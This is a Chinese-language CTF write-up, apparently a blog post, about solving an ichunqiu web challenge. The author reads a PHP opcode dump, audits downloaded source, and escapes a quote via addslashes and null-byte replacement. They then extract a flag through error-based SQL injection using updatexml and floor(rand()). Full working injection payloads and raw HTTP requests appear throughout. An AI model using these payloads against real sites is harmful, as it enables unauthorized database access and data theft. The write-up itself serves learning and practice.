


```

3     2     EXT_STMT
      3     BEGIN_SILENCE                               ~0
      4     FETCH_R                                     global $1      '_GET'
      5     FETCH_DIM_R                                $2      $1, 'flag1'
      6     END_SILENCE                                 ~0
      7     ASSIGN                                     !0, $2
4     8     EXT_STMT
      9     BEGIN_SILENCE                               ~4
     10     FETCH_R                                     global $5      '_GET'
     11     FETCH_DIM_R                                $5      $5, 'flag2'
     12     END_SILENCE                                 ~4
     13     ASSIGN                                     !1, $6
5     14     EXT_STMT
     15     BEGIN_SILENCE                               ~3
     16     FETCH_R                                     global $9      '_GET'
     17     FETCH_DIM_R                                $10     $9, 'flag3'
     18     END_SILENCE                                 ~8
     19     ASSIGN                                     !2, $10
6     20     EXT_STMT
     21     IS_EQUAL                                   ~12     !0, 'fvhjjihfvcv'
     22     > JMPZ                                     ~12, ->38
7     23     > EXT_STMT
     24     IS_EQUAL                                   ~13     !1, 'gfuyiyhioyf'
     25     > JMPZ                                     ~13, ->35
8     26     > EXT_STMT
     27     IS_EQUAL                                   ~14     !2, 'yugoiiyhi'
     28     > JMPZ                                     ~14, ->32
9     29     > EXT_STMT
     30     ECHO                                       'the+next+step+is+xxx.zip'
10    31     > JMP                                     ->34
11    32     > EXT_STMT
     33     ECHO                                       'false%3Cbr%3E'
13    34     > > JMP                                   ->37
14    35     > EXT_STMT
     36     ECHO                                       'false%3Cbr%3E'
16    37     > > JMP                                   ->40
17    38     > EXT_STMT
     39     ECHO                                       'false%3Cbr%3E'
19    40     > NOP
22    41     EXT_STMT
     42     ECHO                                       '%3C%21--+index.php.txt+%3F%3E'
     43     > RETURN                                     1

```

```
branch: # 0; line: 2- 6; sop: 0; eop: 22; out1: 23; out2: 38
```

```
branch: # 23; line: 7- 7; sop: 23; eop: 25; out1: 26; out2: 35
```

```
branch: # 26; line: 8- 8; sop: 26; eop: 28; out1: 29; out2: 32
```

```
branch: # 29; line: 9- 10; sop: 29; eop: 31; out1: 34
```

```
branch: # 32; line: 11- 13; sop: 32; eop: 33; out1: 34
```

```
branch: # 34; line: 13- 13; sop: 34; eop: 34; out1: 37
```

```
branch: # 35; line: 14- 16; sop: 35; eop: 36; out1: 37
```

```
branch: # 37; line: 16- 16; sop: 37; eop: 37; out1: 40
```

```
branch: # 38; line: 17- 19; sop: 38; eop: 39; out1: 40
```

```
branch: # 40; line: 19- 22; sop: 40; eop: 43
```

```
path #1: 0, 23, 26, 29, 34, 37, 40,
```

```
path #2: 0, 23, 26, 32, 34, 37, 40,
```

```
path #3: 0, 23, 35, 37, 40,
```

```
path #4: 0, 38, 40,
```


```
do you know Vulcan Logic Dumper?<br>>false<br><!-- index.php.txt ?>
```

可以看到文件名为 /ctf/index.php

然后里面有三个get参数， flag1, flag2, flag3, 然后每个参数对应一个字符串。

我以这样的方式 /index.php?flag1=fvhjihfcv, 访问了三次, 发现得到的都是false。然后就不知道要怎么办了, 看了前辈们的writeup, 发现是要同时get三个参数。这个地方我觉得应该是要猜出来的。也可能是因为我不熟悉php的opcode的原因吧, 不能从上面的代码里看出来逻辑。总之, 仍需要加强php尤其是源码方面的学习。

然后我们访问 /index.php?flag1=fvhjihfcv&flag2=gfuyiyhioyf&flag3=yugoiyhi



do you know Vulcan Logic Dumper?
the next step is 1chunqiu.zip


https://blog.csdn.net/m0_37921080

然后我们访问/1chunqiu.zip, 下载到网站的源码。

进行代码审计:

从代码看登录界面是没有显位的。但是是否正确登录会有不同的响应, 所以我一开始想着先注册一个帐号再进行布尔值盲注的。结果发现怎样都不能注册帐号, 可能是设置的数据库不允许注册把。

再次审查代码, 发现对于字符过滤只有一个addslashes函数, 而且还有这样一行:



先判断number是否是数字, 然后对名字里面的与number相同的字符串替换为空。

我们可以利用这里进行单引号逃逸。

%00会被addslashes函数转义为\0, 我们构建这样一个名字, test%00', 它会被转义为test\0', 如果我们让number为0, 则最后username = test\0', 这样就完成了字符串逃逸漏洞。

下面借助这个注入位置, 我们可以进行sql错误注入, 我尝试了updatexml和floor(round)两种方法都可以。


1. updatexml方法。

```
number=0&username=test%00' and updatexml(1,mid((select concat(41,group_concat(column_name),41) from information_schema.columns where table_schema=database()),20,48),1) %23&password=f&submit=Submit+Query
```

```
数据库执行错误! XPATH syntax error: 'flag,username,password,number41'
```

以这样的方式注入可以得到库名ctf, 表名 flag, 字段名flag.

然后提取字段内容。



```
User-Agent: Mozilla/5.0 (Linux x86_64; rv:28.0) Gecko/20100101 Firefox/28.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,en;q=0.7,en-us;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://7e1c8a3463047de90c3e44dc59a19a74628fc7f7884d5.game.ichunqiu.com/1chunqiu/login.html
Cookie: ckhpheasacwNqXhgd3AchhNUSnEqy:Q0D100000;
LM_d1stinctid=162bd4488372b-0293ea25b2f69a8-36634642-1fa400-162bd448838307; pgv_pvi=5959825408;
Hm_lvt_2d0601bd28de7d49e18249cf35d95943=1523593810,1523594090,1523672115;
Hm_lvt_9104989ce242a8e03049eaceca950328=1523593816; Hm_lvt_1a32f7c660491887db09609c314b022=1523593816
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 157
number=0&username=test%00' and updatexml(1,(select mid(concat(41,group_concat(flag),41),1,51) from ctf.flag),1)
%23&password=f&submit=Submit+Query
```

```
Date: Sun, 13 Apr 2016 11:21:01
Content-Type: text/html; charset=utf-8
Content-Length: 76
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Vary: Accept-Encoding
```

数据库执行错误!XPATH syntax error: 'flag(3902d941-79c5-407f-8d8b-7d1'

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注意mid的用法，因为updatexml的报错只有32位，我们通过mid对select结果进行切片截取，以达到显示不同位的效果。
select mid (column_name, 开始位, 长度) from ... 。

2. floor(round)报错注入发。

原理方面可以看这篇文章：<https://www.cnblogs.com/litlife/p/8472323.html>

我们先找库名：

```
number=0&username=test%00' and (select 1 from (select count(*),concat( floor(rand(0)*2),database())x from
information_schema.tables group by x )a) ;%23 &password=k&submit=Submit+Query
```

X-Powered-By: PHP/5.5.9-1ubuntu4.19

数据库执行错误!Duplicate entry '0ctf' for key 'group_key'

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得到库名叫做ctf。

类似的得到表名和字段名：

```
number=0&username=test%00' and (select 1 from (select count(*),concat( floor(rand(0)*2), (select table_name from
information_schema.tables where table_schema = database() limit 1))x from information_schema.tables group by x )a) ;%23
&password=k&submit=Submit+Query
```

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X-Powered-By: PHP/5.5.9-1ubuntu4.19

数据库执行错误!Duplicate entry '0flag' for key 'group_key'

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Content-Length: 270

```
number=0&username=test%00' and (select 1 from (select count(*),concat( floor(rand(0)*2), (select column_name from
information_schema.columns where table_schema = database() limit 1))x from information_schema.tables group by x )a) ;%23
&password=k&submit=Submit+Query
```

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数据库执行错误!Duplicate entry '1flag' for key 'group_key'

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看来表名和字段名都叫做flag。这里我遇到了一个问题，我本想着用group_concat来把结果都显示出来，却发现用了group_concat会导致不再出错，也就不会报错了。我不明白为什么。我在自己的mysql上尝试这种用法。

```
mysql> select 1 from (select count(*),concat( floor(rand(0)*2),(select group_concat(column_name) from information_schema.columns where table_schema = databas
e() limit 1 ))x from information_schema.tables group by x )a;
ERROR 1062 (23000): Duplicate entry '1d,value' for key '<group_key>'
mysql>
```

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可以看到是正常报错的，有id和value两个字段，但是在这道题目里就不行了。

另外还要注意的一点是我们的注入语句中不要用0，比如说用 `limit 0,1` 就会出错。或者用 `mid` 的时候参数里面不能带0。

Content-Length: 209

```
number=0&username=test%00' and (select 1 from (select count(*),concat( floor(rand(0)*2),(select flag from ctf.flag ))x from
information_schema.tables group by x )a) ;%23 &password=k&submit=Submit+Queryy
```

https://blog.csdn.net/m0_37921080

Powered by: PHP/3.3.2-1ubuntu4.13

Vary: Accept-Encoding

数据库执行错误!Duplicate entry '1flag{d8408ba4-e5e4-4e8b-b93e-c60835c3c8e9}' for key 'group_key'

https://blog.csdn.net/m0_37921080

还要注意一个问题，使用 `floor(round)` 进行报错注入，报错只是有一定的概率，所以如果没有报错就多点几次。

还有一点，当我们知道库名，表名，字段名时，就可以直接通过 `select column_name from data_name.table_name` 来进行注入。在查找 `table_name` 和 `column_name` 的时候就直接用 `where table_schema = database()` 来进行大范围查找吧。

关键点：

1. `mid` 的使用一级 `opcode` 的了解。
2. 代码审计。
3. `sql` 报错注入。